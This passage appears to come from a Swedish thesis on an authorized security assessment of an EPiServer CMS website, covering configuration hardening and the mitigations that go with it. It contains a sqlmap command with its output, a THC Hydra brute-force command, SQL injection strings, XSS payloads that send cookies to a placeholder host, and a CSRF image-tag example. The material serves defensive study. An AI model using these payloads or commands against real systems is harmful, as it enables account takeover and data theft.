Indexering	En indexering kan jämföras med ett register för en bok där man lätt kan hitta innehåll som hittas i boken. När en webbplats indexeras genomförs en kartläggning av innehållet så att man genom en sökning kan hitta det innehåll man letar efter.
IIS	Internet Information Services är en serverprogramvara utvecklad av Microsoft för sina webbaserade serverkonfigurationer.
ISP	ISP står för internet service provider och är ofta ett företag som ansvarar för leveransen av internet-tjänsten till ett företag eller privatperson.
.NET	Ett programmeringsbibliotek utvecklat av Microsoft som stödjer ett flertal olika programmeringsspråk däribland C#.
Router	En nätverksenhet som kopplar ihop flera datorer i ett nätverk och dirigerar sedan nätverkstrafiken mellan dessa.
Script	Ett script benämns ofta som ett mindre program som har ett begränsat antal uppgifter, i rapportens sammanhang är syftet i många fall att köra script på hemsidor för att exempelvis samla på sig sessions-tokens (cookies). I webbsammanhang krävs det att scriptet är skrivet i ett språk som en webbläsare kan tolka, exempelvis PHP för att det skall kunna exekvera.
Sitemap	Strukturen över en hemsida, vilka sidor den innehåller samt hur man navigerar till dessa. Man kan säga att den fungerar som en karta. Sitemapen brukar i många fall finnas publicerad på en hemsida så att man enkelt kan se alla undersidor.
SQL	SQL är ett språk för att hantera databasinformation ur en relationsdatabas.
URL	Adressen till hemsidan. URL:en består först av en protokoll identifierare som visar vilket protokoll som skall användas (exempelvis HTTP, HTTPS) och följs sedan åt av en resurs-adress. Resursadressen pekar ut exakt vilken fil som skall hämtas och visas för användaren.

6 Referenslista

6.1 Tryckta Källor

Dafydd Stuttard, Marcus Pinto (2007), The Web application Hacker's Handbook Discovering and Exploiting Security Flaws, Förlag: WILEY, ISBN: 9780470170779.

Joel Scambray, Vincent Liu, Caleb Sima (2010), Hacking Exposed Web Applications 3rd Edition, ISBN: 9780071740647.

6.2 Elektroniska källor

AccessDiver. Hämtad från:
<http://www.accessdiver.com/>, 2011-04-26

Accept known good. Hämtad från:
<https://www.owasp.org/index.php/Data_Validation#Accept_known_good>, 2011-05-04

AntiCSRF - A Cross Site Request Forgery (CSRF) module for ASP.NET. Hämtad från:
<http://anticsrf.codeplex.com/>, 2011-04-29

Cross site request forgery – förklarat med ett exempel. Hämtad från:
<http://patrikc.wordpress.com/2009/06/17/cross-site-request-forgery-xsrf-csrf/>, 2011-04-29

Common Platform Enumeration. Hämtad från:
<http://cpe.mitre.org/>, 2011-04-19

Configure SSL on your website with IIS. Hämtad från:
<http://www.petri.co.il/configure_ssl_on_your_website_with_iis.htm>, 2011-05-12

Configuring ASP.NET applications. Hämtad ifrån:
<http://www.arunmicrosystems.netfirms.com/config1.html>, 2011-05-12

EPiServer. Hämtad från:
<http://www.episerver.com>, 2011-04-13

Googles Document Cloud Computing Service. Hämtad från:
<http://docs.google.com>, 2011-03-26

HTTP vs HTTPS. Hämtad från:
<http://www.digitalpurview.com/http-vs-https/>, 2011-05-12

How To Restrict Specific Users from Gaining Access to Specified Web Resources. Hämtad från: <http://support.microsoft.com/kb/815151>, 2011-05-12

HOW TO: Use ASP.NET to Protect File Types. Hämtad från: <http://support.microsoft.com/kb/815152>, 2011-05-12

How to hack a website. Hämtad från: <http://www.ecademy.com/node.php?id=76050>, 2011-04-13

How do I block direct access to .aspx pages using IIS7's URLRewrite module?. Hämtad från: http://stackoverflow.com/questions/5492493/how-do-i-block-direct-access-to-aspx-pages-using-iis7s-urlrewrite-module, 2011-05-17.

OWASP Top 10 for 2010. Hämtad från: <https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project>, 2011-05-04

Pressmeddelande 2010, Know IT utses till årets partner av EPiServer. Hämtad från: <http://www.knowit.se/Om-knowit/Pressmeddelanden/Know-IT-utses-till-arets-partner-av-EPiServer/>, 2010-04-10
PTS (Post- och Telestyrelsen), Kakor (cookies). Hämtad från: <http://www.pts.se/sv/Regler/Lagar/Lag-om-elektronisk-kommunikation/Cookies-kakor/>, 2011-03-24

Portswigger Security, Burp Suite. Hämtad från: <http://www.portswigger.net/burp/>, 2011-04-04

Protecting Your Users From Session Hijacking. Hämtad från: <http://world.episerver.com/Documentation/Items/Tech-Notes/EPiServer-CMS-6/EPiServer-CMS-60/Protecting-Your-Site-From-Session-Hijacking/>, 2011-04-13

Referencing using the documentary-note (Oxford) style. Hämtad från: <http://www.deakin.edu.au/current-students/study-support/study-skills/handouts/oxford-docnote.php>, 2011-05-05

Säkerhetsguide för utvecklare. Hämtad från: <http://www.webbsäkerhet.se/2011/02/sakerhetsguide-for-utvecklare-del-3/>, 2011-04-29

The Open Web Application Security Project. Hämtad från: <https://www.owasp.org>, 2011-04-13
THC Hydra. Hämtad från: <http://www.thc.org/thc-hydra/>, 2011-04-19

The Ultimate Password List. Hämtad från: <http://area51archives.com/index.php?title=Ultimate_Password_List>, 2011-04-14

Teenable Nessus. Hämtad från:
<http://tenable.com/products/nessus>, 2011-04-13

TkJ, Hård kritik mot ”cloud computing” – webbapplikationer. Hämtad från:
<http://blogg.tkj.se/stallman-cloud-computing/>, 2011-03-26

The Open Web Application Security Project, Path Traversal (2009-05-27). Hämtad från:
<http://www.owasp.org/index.php/Path_Traversal>, (2011-04-05)

The Threat of Directory Traversal Attacks. Hämtad från:
<http://www.websitedefender.com/web-security/directory-traversal/>, 2011-04-27

ViewState in ASP.NET. Hämtad från:
<http://www.extremeexperts.com/Net/Articles/ViewState.aspx>, 2011-04-15

ValidateRequest Property. Hämtad från:
<http://msdn.microsoft.com/enus/library/system.web.configuration.pagessection.validaterequest.aspx>, 2011-04-21

6.3 Muntliga källor

Intervjuer
Eriksson, Stefan. Utvecklare Know IT Dalarna. 2011-04-18, Know ITs kontor i Borlänge.


E-post
Börjesson, Jon. Utvecklare Know IT Dalarna. E-post. 2011-05-13.
<jon.borjesson@knowit.se>

6.4 Bildkällor

Bilagor


Bilaga A, Kartläggning av hemsidan samt inloggning mot EPiServer

Nedanstående bild visar filstrukturen över hemsidan. En Spidering av en hemsida ger en detaljerad bild av hur strukturen ser ut på sidan och vilka kataloger och sidor som existerar. Det går exempelvis att navigera till katalogen ”Util” för att därefter hitta login.aspx som är inloggningssidan till EPiServer. Se nedanstående bild.



Figur 4; Skärmdump av en spidering-kartläggning.

Vid navigering till ”login.aspx” visas inloggningen till redigering- och administratörsläget i EPiServer CMS 6.



Figur 5; Skärmdump av en spidering EPiServers inloggningstjänst.

Bilaga B, Undersökning av Web.config och konfigurering av regler i IIS

Om man använder sig av web form autentisering som projektet i den här rapporten gör måste man avgränsa rättigheter till resurserna på webbplatsen med hjälp av Web.config filen. Om man istället använder sig av Active Directory kan man ändra rättigheterna i NTFS-filsystemet för att reglera rättigheterna.[38]

```
  <authorization>
    <allow roles="WebEditors, WebAdmins, Administrators" />
```

Ett utdrag ur Web.config filen som reglerar vilka grupper som ska ha åtkomst till en specifik resurs.

EPiServer formaterar alla länkar till så kallade friendly URLs, man skickar aldrig direkta förfrågningar till specifika resurser. EPiServer använder sig av ett filter som går igenom html koden och genererar friendly URLs.[39]

Normal URL
http://www.knowit.se/Blog/2011/05/16/index.php?title=Page_title

Friendly URL:
http://www.knowit.se/Blog/2011/05/16/

Skillnaden är att man inte skriver ut specifika filnamn och filtyper för resurserna som efterfrågas. Som standard blockerar ASP.net olika filtyper som inte ska kunna hämtas av användare, exempelvis .config filer och .cs (källkodsfiler). För att lösa problemet kan man konfigurera Web.config att blockera direkta anrop av vissa filtyper.

Se följande Web.Config kod för att blockera olika filtyper.[40]

```
<system.web>
  <httpHandlers>
    <add verb="*" path="*.aspx" type="System.Web.HttpForbiddenHandler" />
    <add verb="*" path="*.csv" type="System.Web.HttpForbiddenHandler" />
    <add verb="*" path="*.private" type="System.Web.HttpForbiddenHandler" />
  </httpHandlers>
</system.web>
```

38 How To Restrict Specific Users from Gaining Access to Specified Web Resources. Hämtad från: <http://support.microsoft.com/kb/815151>, 2011-05-12
39 Börjesson, Jon. Utvecklare Know IT Dalarna. E-post. 2011-05-13. <jon.borjesson@knowit.se>
40 HOW TO: Use ASP.NET to Protect File Types. Hämtad från: <http://support.microsoft.com/kb/815152>, 2011-05-12

Det är även möjligt att specificera rättigheter på utvalda underkataloger för att hindra åtkomst till dessa.

```
<location path="Global/Puffar">
   <system.web>
    <authorization>
      <deny users="*" />
      <allow users=”administrator” />
    </authorization>
  </system.web>
 </location>
```

Tanken var att man skulle höja säkerheten genom att blockera tillgången alla .aspx filer eftersom länkarna aldrig går direkt emot filerna. På så vis skulle inte besökare kunna få tillgång till specifika filer via direkta URL adresser. Det fungerade dock inte i praktiken då blockeringen gjorde att ingen fick tillgång till aspx-filerna. Tanken var att skyddet inte skulle påverka de förfrågningar som gjordes genom EPiServer som använder sig av friendly URLs. Det gick dock alldeles utmärkt att sätta rättigheter på underkataloger och reglera vilka användare som skulle få tillgång till dem.

Eftersom Know IT specifikt förfrågade efter ett skydd emot direkta resursförfrågningar beskrivs istället hur man konfigurerar IIS för att reglera förfrågningarna.


Följande regel kommer att skicka all direkta förfrågningar emot aspx filer till hemkatalogen. Det går dock att konfigurera regeln så att förfrågningarna skickas till en utvald sida med ett felmeddelande om att direkta förfrågningar inte är tillåtna.

```
<rule name="Blockera alla *.aspx filer" stopProcessing="true">
   <match url=".aspx" />
   <action type="Redirect" url="/" />
</rule>
```
[41]

41 How do I block direct access to .aspx pages using IIS7's URLRewrite module?. Hämtad från: http://stackoverflow.com/questions/5492493/how-do-i-block-direct-access-to-aspx-pages-using-iis7s-urlrewrite-module. 2011-05-17.

Bilaga C, Analys i Wireshark

Wireshark ställdes in på att använda det aktuella nätverkskortet och ett filter applicerades sedan för att få fram information som hade sitt ursprung från hemsidan. Som man kan se på nedanstående sträng är informationen även märkt som URL-Encodad.



Figur 6; Skärmdump av ett http-paket som indikerar URL-encodning.

Utdraget nedan visar att man kan se användarnamn och lösenord helt i klartext vid en normal inloggning.

0290	25 32 34 46 75 6c 6c 52 65 67 69 6f 6e 25 32 34	%24FullR egion%24
02a0	4c 6f 67 69 6e 43 6f 6e 74 72 6f 6c 25 32 34 55	LoginCon trol%24U
02b0	73 65 72 4e 61 6d 65 3d 61 64 6d 69 6e 69 73 74	serName= administ
02c0	72 61 74 6f 72 26 63 74 6c 30 30 25 32 34 46 75	rator&ct l00%24Fu
02d0	6c 6c 52 65 67 69 6f 6e 25 32 34 4c 6f 67 69 6e	llRegion %24Login
02e0	43 6f 6e 74 72 6f 6c 25 32 34 50 61 73 73 77 6f	Control% 24Passwo
02f0	72 64 3d 50 65 6c 6c 65 26 63 74 6c 30 30 25 32	rd=Pelle &ctl00%2
0300	34 46 75 6c 6c 52 65 67 69 6f 6e 25 32 34 4c 6f	4FullReg ion%24Lo
0310	67 69 6e 43 6f 6e 74 72 6f 6c 25 32 34 42 75 74	ginContr ol%24But
0320	74 6f 6e 31 3d 4c 6f 67 2b 49 6e	ton1=Log +In

Bilaga D, SQL-injection

SQL-injection är en av de skadligaste webbattackerna eftersom resultatet kan bli att en attackerare kan extrahera information ur en databas. Genom att skicka in olika parametrar i text-formulär som i sin tur vidarebefordrar dessa till en databas är det möjligt att extrahera allt ifrån tabellinformation till fullständiga medlemsregister. Det gör att man kan komma över lösenordshashar, användarnamn men även e-postadresser, allt som sparas i den aktuella databasen. På grund av att SQL Injections är en vanlig attack beskriver den här bilagan hur en attack går till samt hur man kan skydda sig. Slutligen används sqlmap emot EPiServer för att försöka enumerera sql-strukturen.

Följande SQL-sträng:

```
SELECT * FROM users WHERE user = ‘admin ' AND password = '12345'
```

Kommer att resultera i att man hämtar användarinformationen ”admin” från tabellen users där lösenordet är ”12345”. Lösenordet måste vara korrekt för att denna process ska utföras.

En attackerare skulle istället kunna skriva följande för att kringgå inloggningssystemet:

```
SELECT * FROM users WHERE user = ' admin'' AND passwords = '12345' OR '1' ='1'
```

Ovanstående SQL-kod skulle resultera i att man först kollar om lösenordet är ”12345” eller om ”1” är lika med ”1”, vilket de givetvis är och output-värdet kommer att bli true.

För att skydda sig emot SQL-Injections kan man använda sig av escape-funktioner som:

```
mysql_escape_string()
mysql_real_escape_string() functions
```

I EPiServers inloggningssystem finns det ett inloggningsformulär med fält för användarnamn och lösenord. Genom att använda användarnamn som admin, administrator och sedan injicera följande sträng i lösenordsfältet kan man undersöka om sidan är öppen för enkla SQL-Injections.

SQL-koden som kommer genereras

```
SELECT * FROM users WHERE username = 'admin' AND PASSWORD = 'password'
OR '1' = '1'
```

Det är enkelt att implementera säkerhetsfunktionen genom att enkelt definiera variablerna som nedan.

```
$userid = mysql_real_escape_string($userid);
$password = mysql_real_escape_string($password);
```

Resultatet kommer att bli att man lägger till backspace-tecken så att kommandon som ”or” eller ”where” inte kommer utföras utan kommer tolkas som vanliga tecken[42].

Om man utför samma attack som tidigare mot ett system som har skydd emot attacken kommer resultatet bli följande.

```
SELECT * FROM users WHERE username = 'admin' AND PASSWORD = 'x\' or \'1\' =
\'1'
```

SQL-injections är en attack som det kan vara svårt att skydda sig emot. Det beror på att man kan omformatera koden för att lura ovanstående säkerhetsfunktioner. Det skiljer sig också oerhört mycket ifrån databas till databas, hur de är uppbyggda men framför allt hur webbapplikationen anropar på information ur databasen.

SQLMap angrepp emot EPiServer

SQLMap 0.9 användes för attacken. På grund av att hemsidan låg inloggningsskyddad utfördes attacken emot inloggningsformuläret.
Observera att IP-adress och lösenordsinformationen inte är korrekt utskrivet på grund av sekretesskäl. Informationen hämtades från Burp intercepting proxy för att få fram rätt namn för inloggningsknappen.

```
Python Sqlmap.py -u "IP-Adress/Util/login.aspx" --data
"ctl00$FullRegion$LoginControl$UserName=<User>&ctl00$FullRegion$LoginControl$
Password=<Password>&ctl00$FullRegion$LoginControl$Button1=Log+In" level=2
```

Det var möjligt att identifiera vilka back-end tjänster som kördes om man använde sig av redan existerande användare.

```
sqlmap identified the following injection points with a total of 210 HTTP(s)
requests:
Place: POST
Parameter: ctl00$FullRegion$LoginControl$UserName
    Type: AND/OR time-based blind
    Title: Oracle AND time-based blind
    Payload: ctl00$FullRegion$LoginControl$UserName=<Username>AND
2411=DBMS_PIP
E.RECEIVE_MESSAGE(CHR(70)||CHR(66)||CHR(69)||CHR(101),5) AND
'uCtJ'='uCtJ&ctl00$FullRegion$LoginControl$Password=<Password>&ctl00$FullRegion
$LoginControl$Button 1=Log In
```

```
[13:22:50] [INFO] the back-end DBMS is Oracle
web server operating system: Windows 2008
web application technology: Microsoft IIS 7.5, ASP.NET, ASP.NET 2.0.50727
back-end DBMS: Oracle
```

Figur 7; Skärmdump av resultatet från SQLMap.

42 How to hack a website. Hämtad från: <http://www.ecademy.com/node.php?id=76050>, 2011-04-13

Men när attacken utvidgades med kommandot –dbs för att hämta tabellnamn resulterade det i felmeddelande.

```
--dbs
[13:34:14] [INFO] retrieved:
[13:34:15] [CRITICAL] unable to retrieve the database names
```

Man kan sammanfatta EPiServers SQL hantering som väldigt säker och testningarna resulterade inte i mycket information. För att överhuvudtaget få fram databasinformation var man tvungen att använda sig av redan existerande användare.

Bilaga E, Brute Force Attacker

Till en början baserades Bruteforce attacken på THC Hydra tillsammans med en ”the ultimate password list”[43]. Genom att studera källkoden och använda mig av intercepting Proxy utfördes en HTTP-post-form attack. På grund av att THC Hydras inte lyckades konfigureras med rätt cookie-information övergick attacken till att använda AccessDiver som hade bättre stöd för det.

Nedanstående är ett utdrag ur Wireshark där fältnamnen är markerade, observera att informationen är URL-encodad.

```
00a0  61 74 69 6f 6e 2f 78 2d  77 77 77 2d 66 6f 72 6d   ation/x- www-form
00b0  2d 75 72 6c 65 6e 63 6f  64 65 64 0d 0a 43 6f 6e   -urlenco ded..Con
00c0  74 65 6e 74 2d 4c 65 6e  67 74 68 3a 20 31 36 30   tent-Len gth: 160
00d0  0d 0a 0d 0a 63 74 6c 30  30 25 32 34 46 75 6c 6c   ....ctl0 0%24Full
00e0  52 65 67 69 6f 6e 25 32  34 4c 6f 67 69 6e 43 6f   Region%2 4LoginCo
00f0  6e 74 72 6f 6c 25 32 34  55 73 65 72 4e 61 6d 65   ntrol%24 UserName
0100  3d 65 78 6a 6f 62 62 61  72 65 26 63 74 6c 30 30   =exjobba re&ctl00
0110  25 32 34 46 75 6c 6c 52  65 67 69 6f 6e 25 32 34   %24FullR egion%24
0120  4c 6f 67 69 6e 43 6f 6e  74 72 6f 6c 25 32 34 50   LoginCon trol%24P
0130  61 73 73 77 6f 72 64 3d  41 75 6e 74 20 4d 61 72   assword= Aunt Mar
0140  79 26 63 74 6c 30 30 25  32 34 46 75 6c 6c 52 65   y&ctl00% 24FullRe
0150  67 69 6f 6e 25 32 34 4c  6f 67 69 6e 43 6f 6e 74   gion%24L oginCont
0160  72 6f 6c 25 32 34 42 75  74 74 6f 6e 31 3d 4c 6f   rol%24Bu tton1=Lo
0170  67 2b 49 6e 0d 0a                                 g+In..
```

Username: ctl00%24FullRegion%24LoginControl%24UserName
Password: ctl00%24FullRegion%24LoginControl%24Password
Inloggningsknappen: ctl00%24FullRegion%24LoginControl%24Button1

Kommandot som användes för att utföra attacken var följande:

```
C:/Users/Pelle/Desktop/hydra-5.4-win>hydra –l exjobbare –P ”pw list 3.txt” –o output.txt
–t 4 – V –f [IP-Adress] http-post-form
”/Util/Login.aspx:ctloo%24FullRegion%24LoginControl%24Username=^USER^&ctloo
%24FullRegion%24LoginControl%24Password=^PASS^&ctloo%24FullRegion%24Logi
nControl%24Button1=Log+In:Login failed
```

En redan känd inloggning användes för att begränsa angreppsytan.
Fel strängen är viktig för Hydra då den jämför lösenordskombinationerna emot strängen. När programmet inte får fram strängen har det hittat en kombination som fungerar som en riktig inloggning. Fel strängen är den sträng som genereras när man fyller i fel lösenord, i vårt fall Login Failed.

---

43 The Ultimate Password List. Hämtad från: <http://area51archives.com/index.php?title=Ultimate_Password_List>, 2011-04-14

Problemet med EPiServer inloggningen är att den använder sig av tokens vilket inte THC Hydra har bra stöd för. Det gör att man inte kan utföra en korrekt inloggning emot EPiServer och attacken avstyrs helt och hållet.

Efter ett antal försök med THC hydra övergavs programmet till fördel för ett program kallat AccessDiver. AccessDiver har betydligt bättre stöd för HTTP-post-form och har ett grafiskt gränssnitt där det är lätt att överblicka olika input-parametrar som post-data och token-information.

Genom att använda informationen som BURP Proxy avlyssnade identifierades post data för sig. Klamrarna <U> står för användarnamn och <P> står för lösenord. Värt att notera är att URL-encodning automatiskt sker i och med att man genskjuter HTTP-paketen.

Post data:

```
__LASTFOCUS=&__epiAntiForgeryToken_Lw__=wv8q0J7VVgI8Muq1ZoOq5JT0DdA
mhGXZu0tjd4ectc94jfdvXaPIqUtjWnc53ycK&__EVENTTARGET=&__EVENTARGU
MENT=&__VIEWSTATE=%2FwEPDwULLTE5Mzc0MDA0NzQPZBYCZg9kFgICAR
BkZBYCAgEPZBYCZg9kFgJmD2QWAgIVDxAPFgIeB0NoZWNrZWRoZGRkZBgBB
R5fX0NvbnRyb2xzUmVxdWlyZVBvc3RCYWNrS2V5X18WAQUoY3RsMDAkRnVsb
FJlZ2lvbiRMb2dpbkNvbnRyb2wkUmVtZW1iZXJNZTn5a%2FikfpgLi2SERrzOxneoRx7
z&__EVENTVALIDATION=%2FwEWBQLhhOG5BgK3zOeTCwLCn%2FLoAQLM5a
ndCwLDz8qjB9nSlxAbWTuDq2H%2BFxYO%2FoDGOK2S&ctl00%24FullRegion%24
LoginControl%24UserName=<U>&ctl00%24FullRegion%24LoginControl%24Password
=<P>&ctl00%24FullRegion%24LoginControl%24Button1=Log+In
```

En analys av EPiServer loggen utfördes där problem identifierades som att cookie-information inte följde med vid inloggningsförsöket. Därför avfärdade EPiServer varje inloggningsförsök.

För att kringgå problemet definierades token värdet till ett värde som identifierades via genskjutning med Burp proxyn. Se nedanstående.

Tokendata:

```
__epiAntiForgeryToken_Lw__=wv8q0J7VVgI8Muq1ZoOq5CYQCTSOKm/VhTymhpO
DiUP0CCW5+PP9xw+uKCBWGNhE
```

Token informationen genereras specifikt för varje unik inloggning men i mina bruteforce testningar accepterade servern att samma token användes för varje förfrågan.

Förfrågan skickades nu genom AccessDiver och jämförde resultatet med det som en vanlig inloggning genererade, detta gjordes genom analys i Wireshark. Förfrågningen var identisk och i EPiserver-loggen genererades följande felmeddelande, vilket indikerar på att lösenord är felaktigt.

```
'System.Web.HttpUnhandledException' was thrown. ---> System.SystemException: The
trust relationship between this workstation and the primary domain failed.
```

Det är positivt för oss då man har gjort en korrekt förfrågan genom AccessDiver. Det laddades in ett antal användarnamn och en lösenordslista. För att göra det enkelt lades giltig inloggningsinformation till i listan på slutet. Vid körning av attacken hittades den fungerade kombinationen.

Figur 8; Skärmdump från AccessDiver visandes en lyckad inloggning.

Utifrån bilagans tester existerar det inget skydd emot lösenordsattacker när man skickar in korrekta tokens och post data information. Det gör att en attackerare kan utföra attacker tills en giltig kombination identifieras. Som tidigare nämnt i rapporten är det möjligt att identifiera existerande användarnamn eftersom felmeddelandet skiljer sig från en giltig respektive ogiltig användare. Problem som uppkom var att attacken endast fungerade emot administratörskonton eftersom de inte blockerades efter 5 felaktiga inloggningsförsök. I alla andra fall blev kontona blockerade.

Bilaga F, XSS-Attacker

XSS attacker är en gammal attack men det är fortfarande vanligt att sårbarheter finns i många webbaserade system. Den här bilagan ämnar till att få en bättre förståelse för XSS attacker och vad resultatet av en lyckad attack kan bli.

Cross Site Scripting (XSS)

Cross Site Scripting (XSS) är en sårbarhet som är känd för att finnas i webbapplikationer. Sårbarheterna gör det möjligt att injicera skadlig JavaScript kod rakt in i offrets webbläsare och attackeraren kan stjäla cookies och annan viktig användarinformation. Tekniken som gör den här attacken möjlig är att allt fler webbsidor använder sig utan dynamiskt innehåll, det vill säga innehåll som genereras på hemsidan. XSS används ofta i ett tidigt skede för att möjliggöra djupare attacker in mot ett system eller mot en användare för att stjäla viktig information.

Det finns två olika typer av XSS kallat Non-Persistent (Reflective XSS) och Persistent XSS (Stored XSS).

Non-Persistent XSS eller Reflective XSS

Non-Persistent XSS är den vanligaste typen av XSS och till skillnad mot Stored XSS sparas inte scriptet som används till attacken på offrets server utan hämtas från en annan server. Attackeraren måste med andra ord få besökaren att exekvera scriptet som ligger sparat på attackerarens server. Det kan man göra genom att skicka en skadlig länk till en besökare via mail eller chatt.

```
<script>alert('http://url/cookie_stealer_php?cookie='document.cookie);</script>
```

Attackeraren måste förvissa sig om att offret är en besökare av en viss sida för annars kommer cookieinformationen inte kunna hämtas. Attacken kommer då bli verkningslös. Attacken kräver i regel att attackeraren vet en del information om offret, vilka sidor denne besöker och kontaktinformation som e-postadress eller facebook-konto.

Persistent XSS eller Stored XSS

Persistent cross site scripting sårbarheter är den absolut värsta varianten av XSS. Den går ut på att en attackerare postar en skadlig länk som visas för alla användare och besökare. Det kan ske i gästböcker eller diskussionsforum som inte har skydd för XSS. Persistent står för beständig och med det menas att den ligger kvar på servern och raderas inte. Det gör att den persistent attacker når ut till väldigt många personer och attackeraren behöver bara vänta på att besökare klickar på de skadliga länkarna.

Ett exempel:
I många gästböcker har man möjlighet att uttrycka kommentarer i HTML-kod, en attackerare kan enkelt skriva ett intressant och seriöst inlägg och lägga till en länk innehållande XSS-kod. För alla besökare som klickar på länken kommer deras cookieinformation att skickas till attackeraren som sedan kan äventyra personens konto för den specifika hemsidan.

Attacken kan bli ännu skadligare då man kan använda sig av ”mouse_hover” egenskapen för länkar så att en besökare enbart behöver röra muspekaren över länken för att koden ska exekvera. Det gör att en besökare inte behöver klicka på länken och XSS attacken blir ännu effektivare.

Följande steg visar hur en XSS-attack skulle kunna gå till.

Steg 1: Attackeraren hittar en XSS sårbarhet i webbapplikationen.

Steg 2: Attackeraren skapar en URL-adress innehållandes kod som utnyttjar svagheten.

Steg 3: Attackeraren skickar URL-länken till en användare som använder applikationen. Alternativt publicerar attackeraren länken på ett ställde på den aktuella hemsidan.

Steg 4: Användaren klickar på länken som anropar skadlig kod som hämtar användarens
Cookie-information och skickar den till ett ställe som attackeraren har bestämt.

Steg 5: Attackeraren kan nu använda sig av användarens cookie-information för ta över dennes session och logga in till webbapplikationen.

Den skadliga länken skulle kunna se ut som följande:

```
<script>alert(document.location=’http://url/cookie_stealer_php?cookie=’document.cookie
’)</script>
```

Där man kallar på ett script som automatiskt sparar ner cookie-informationen. Scriptet kan ligga hos en server som attackeraren har kontroll över men måste även innehålla en textfil som scriptet sparar informationen till.

Bilaga G, Cross-site Request Forgery (CSRF)-Attacker

CSRF Attacker brukar i många fall hamna i skymundan av XSS attacker men är en attack som är minst lika farlig. Det mest uppseendeväckande i en CSRF attack är att en attackerare aldrig behöver få tillgång till offrets användarnamn eller lösenord. Attackeraren behöver enbart veta att offret använder en viss sida och sen lura offret att exekvera skadlig kod (genom att besöka en annan sida). Här följer en kort beskrivning av hur en lyckad CSRF attack kan gå till.

1. Offret loggar in på EPiServer
2. Attackerare skapar en skadlig på en sida på en blogg eller liknande.
   ```
   <imgsrc="http://www.knowit.se/ECM/UI/CMS/admin/changepassword.aspx?fran=nuvarande&till=nytt" />
   ```
3. Offret besöker sidan och den skadliga koden exekveras.
4. Lösenordet byts för användaren.

Eftersom förfrågningen ser ut att komma ifrån den riktiga användaren är det nästan omöjligt för en server att urskilja de riktiga anropen från de falska. Attackeraren måste i sin tur ha specifik information om hur systemet är uppbyggt på insidan. Exempelvis vart ligger länkarna för hur man ändrar lösenord och vad heter variabel namnen för textfält och så vidare. Det krävs mycket information för attacken skall lyckas.

Det finns dock specifikt skydd för den här typen av attacker. Det finns en modul till ASP.net som heter AntiCSRF[44] som avvärjer CSRF attacker ganska bra. Den fungerar som följande:

När en användare loggar in på en sida genereras en unik nyckel för den användaren. Den nyckeln sparas i ett hidden form (dolt fält) och när användaren navigerar runt på hemsidan kontrolleras det att nyckeln förblir densamma. Om nyckeln plötsligt skulle skilja sig betraktas sektionen som bruten och sessionen avslutas.

Det finns dock ett problem, om attackeraren lyckas identifiera den hemliga nyckeln så kan han använda den i CSRF länken och alltså kunna utföra attacken ändå. Därför är det viktigt att en hemsida både är skyddad ifrån XSS och CSRF attacker[45]. EPiServer använder sig av Tokens som säkerhet för att skydda sig emot CSRF attacker. Skyddet fungerar genom att man generar en slumpartad session token som kan ske genom följande kodrad[46]:

```
$_SESSION['token'] = md5(uniqid(rand(), TRUE));
```

Därefter jämförs token variabeln för varje sida som genereras.

---


44 AntiCSRF - A Cross Site Request Forgery (CSRF) module for ASP.NET. Hämtad från: <http://anticsrf.codeplex.com/>, 2011-04-29

45 Cross site request forgery – förklarat med ett exempel . Hämtad från: <http://patrikc.wordpress.com/2009/06/17/cross-site-request-forgery-xsrf-csrf/>, 2011-04-29

46 Säkerhetsguide för utvecklare. Hämtad från: <http://www.webbsäkerhet.se/2011/02/sakerhetsguide-for-utvecklare-del-3/>, 2011-04-29

Bilaga H, SensePost Wikto

